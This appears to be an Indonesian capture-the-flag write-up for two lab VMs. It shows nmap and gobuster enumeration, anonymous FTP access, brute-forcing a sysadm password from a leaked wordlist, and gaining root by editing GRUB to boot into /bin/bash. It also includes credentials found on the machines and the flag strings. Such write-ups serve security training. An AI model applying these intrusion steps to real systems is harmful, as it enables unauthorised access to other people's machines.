
Dan berhasil mendapatkan flag, namun kurang yakin bahwa cara seperti ini adalah cara yang intended lalu kami melakukan penelusuran ulang

Menelusuri lagi

Setelah bisa masuk sebagai root, kita bebas mencari tahu apa saja yang ada di mesin tersebut, lalu kita mendapat kan user mariadb dengan credential seperti ini

```
ext 0.02 KB | None | 0
1. Rein H4lfBlood!
```

Setelah bisa login, lalu mencoba untuk menelusuri database ternyata ada user dan password admin. Tanpa berpikir panjang, langsung coba untuk login pada mesin virtualbox karena ssh tidak bisa (harus pake pub key)



The screenshot shows the phpMyAdmin web interface. The browser address bar displays `secure.pilkada.local/sql.php?db=votebox&table=users&pos=0`. The interface shows the 'votebox' database selected, with the 'users' table highlighted. The table structure is shown with two columns: 'username' and 'password'. A single row is displayed with the values 'admin' and 'R4d42!'. The 'admin' username is underlined in red. The interface also shows a sidebar with a tree view of databases and tables, including 'information_schema', 'mysql', 'performance_schema', 'Pilkada', 'votebox', and 'votebox_d'.

Ternyata bisa login

```
CentOS Linux 7 (Core)
Kernel 3.10.0-1127.13.1.el7.x86_64 on an x86_64

pilkada login: admin
Password:
Last login: Wed Oct 26 10:32:10 on tty1
[admin@pilkada ~]$ _
```

Di sana terdapat private key, folder root, dan file user. Namun belum di eksplor lebih dalam karena waktu kurang.

Simple Mind Win Everything

VM2 - User & Root


Enumeration

Scanning dengan nmap untuk mencari port-port yang terbuka

```
a@lactosilus:~$ nmap -sC -sV 192.168.100.71
Starting Nmap 7.80 ( https://nmap.org ) at 2022-10-26 19:58 WIB
Nmap scan report for 192.168.100.71
Host is up (0.40s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.4p1 Ubuntu 5ubuntu1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.46 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_ /very_secret_dir
|_ http-server-header: Apache/2.4.46 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.82 seconds
```

Terlihat 3 port yang terbuka. Langsung saja kita check pada port 80




Hanya default page ubuntu. Mungkin kita bisa bruteforce directory untuk menemukan sesuatu.

```
a@lactosilus:~$ gobuster -u http://192.168.100.71/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-files.txt





=====
Gobuster v2.0.1                OJ Reeves (@TheColonial)
=====
[+] Mode           : dir
[+] Url/Domain     : http://192.168.100.71/
[+] Threads       : 10
[+] Wordlist       : /usr/share/seclists/Discovery/Web-Content/raft-small-files.txt
[+] Status codes   : 200,204,301,302,307,403
[+] Timeout       : 10s
=====
2022/10/26 20:21:42 Starting gobuster
=====
/index.html (Status: 200)
/.htaccess (Status: 403)
/robots.txt (Status: 200)
/. (Status: 200)
/.html (Status: 403)
/.php (Status: 403)
/.htpasswd (Status: 403)
/.htm (Status: 403)
```

Mencoba” sampai menemukan robots.txt yang berisi sebuah directory yang mencurigakan



```
User-Agent: *
Disallow: /very_secret_dir
```

Setelah itu coba dicek namun kami hanya menemukan wordlists dan suatu gambar random

	Parent Directory	-
	costum.png	2022-06-21 16:11 103K
	random.jpg	2022-06-21 14:59 14K
	wordlist	2022-06-21 15:00 1.2M

Apache/2.4.46 (Ubuntu) Server at 192.168.100.71 Port 80

Terdapat service ftp juga coba login dengan user Anonymous tanpa password

```
a@lactosilus:~$ ftp 192.168.100.71
Connected to 192.168.100.71.
220 (vsFTPd 3.0.3)
Name (192.168.100.71:a): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||60056|)
150 Here comes the directory listing.
-rw-r--r--    1 0          0          192 Jun 21 05:14 note.txt
226 Directory send OK.
ftp> |
```

Ternyata bisa dan langsung cek terdapat file notes.txt pada directory

Setelah dibuka, hanya terdapat pesan dari sysadm

```
a@lactosilus:~$ cat note.txt
Kepada Software Engineers,


Karena terjadi incident terhadap keamanan sistem, maka ada beberapa port yang harus ditutup. Jika ada port ingin dibuka
harus menghubungi kami.

Salam,
sysadm team
```

Brute Force Dictionary Attack

Kami menduga bahwa file wordlist tadi digunakan untuk mem-bruteforce login dari sysadm
Karena sedikit informasi dari note.txt

Setelah itu benar setelah bruteforce password sysadm terdapat password yang match dengan sysadm yaitu



Langsung kami login ftp lagi dengan user sysadm

```


a@lactosilus:~$ ftp 192.168.100.71
Connected to 192.168.100.71.
220 (vsFTPd 3.0.3)
Name (192.168.100.71:a): sysadm
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||15415|)
150 Here comes the directory listing.
-rw-r--r--    1 0      0          241 Oct 25 01:36 backup.conf.enc
-rw-r--r--    1 0      0          25 Oct 25 01:38 note.txt
226 Directory send OK.
ftp> |

```

Terdapat note.txt lagi dan backup.conf.enc yang berisikan string base64 namun tidak bisa didecode. Lalu kami stuck...

Root Account

Setelah lama ngestuck, pusing, dan lelah. Tiba tiba terpikir untuk mencoba mereset password vm untuk langsung terjun ke shell root. Setelah mencari cari akhirnya ketemu yang tepat yaitu ini [Reset Your Forgotten Ubuntu Password in 2 Minutes or Less \(howtogeek.com\)](https://www.howtogeek.com/106763/how-to-reset-your-ubuntu-root-password-without-a-live-cd/)



GNU GRUB version 2.04

```
470f-b3a4-0f946ee0c510
    fi
    echo          'Loading Linux 5.11.0-49-generic ...'
    linux          /vmlinuz-5.11.0-49-generic root=/dev/mapper\
/ubantu--vg-ubantu--lv rw init=/bin/bash_
    echo          'Loading initial ramdisk ...'
    initrd         /initrd.img-5.11.0-49-generic
}
menuentry 'Ubuntu, with Linux 5.11.0-49-generic (recovery mode)'\
--class ubuntu --class gnu-linux --class gnu --class os $menuentry_id_o\
ption 'gnulinux-5.11.0-49-generic-recovery-dff96d17-aaef-4619-b7ed-e4b8a\
2e35400' {
    recordfail
    load_video
    insmod gzio
```

Minimum Emacs-like screen editing is supported. TAB lists completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a command-line or ESC to discard edits and return to the GRUB menu.

Dan dapat root nya

```

[ 45.958069] prefetch64-sse : 22963 MB/sec
[ 45.958174] done.
[ 45.959642] xor: using function: prefetch64-sse (22963 MB/sec)
[ 46.067371] async_tx: api initialized (async)
done.
Begin: Running /scripts/init-premount ... done.
Begin: Mounting root file system ... Begin: Running /scripts/local-top ... done.
Begin: Running /scripts/local-premount ... [ 47.720034] Btrfs loaded, crc32c=crc32c-intel, zoned=
es
Scanning for Btrfs filesystems
done.
Begin: Will now check root file system ... fsck from util-linux 2.36.1
[/usr/sbin/fsck.ext4 (1) -- /dev/mapper/ubuntu--vg-ubuntu--lv] fsck.ext4 -a -C0 /dev/mapper/ubuntu--
vg-ubuntu--lv
/dev/mapper/ubuntu--vg-ubuntu--lv: recovering journal

/dev/mapper/ubuntu--vg-ubuntu--lv: Clearing orphaned inode 131091 (uid=114, gid=119, mode=0100600, s
ize=0)
/dev/mapper/ubuntu--vg-ubuntu--lv: Clearing orphaned inode 131092 (uid=114, gid=119, mode=0100600, s
ize=0)
/dev/mapper/ubuntu--vg-ubuntu--lv: Clearing orphaned inode 131090 (uid=114, gid=119, mode=0100600, s
ize=0)
/dev/mapper/ubuntu--vg-ubuntu--lv: Clearing orphaned inode 131089 (uid=114, gid=119, mode=0100600, s
ize=0)
/dev/mapper/ubuntu--vg-ubuntu--lv: Clearing orphaned inode 528466 (uid=0, gid=0, mode=0100666, size=
0)
/dev/mapper/ubuntu--vg-ubuntu--lv: clean, 124784/1605632 files, 1800781/6422528 blocks
done.
[ 69.840547] EXT4-fs (dm-0): mounted filesystem with ordered data mode. Opts: (null). Quota mode:
none.
done.
Begin: Running /scripts/local-bottom ... done.
Begin: Running /scripts/init-bottom ... done.
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@(none):/#
root@(none):/#

```

Disini mencari flag user dlu

```

root@(none):/home# grep -R LKSN
felix/flag.txt:LKSN{ebc9b24fdde7f74906ea9a1a2c75c9c6}

```

Selanjutnya cari flag root

```

root@(none):/root# cat flag.txt
LKSN{10b2c30b64beaeac7947774aefad2378}
root@(none):/root#

```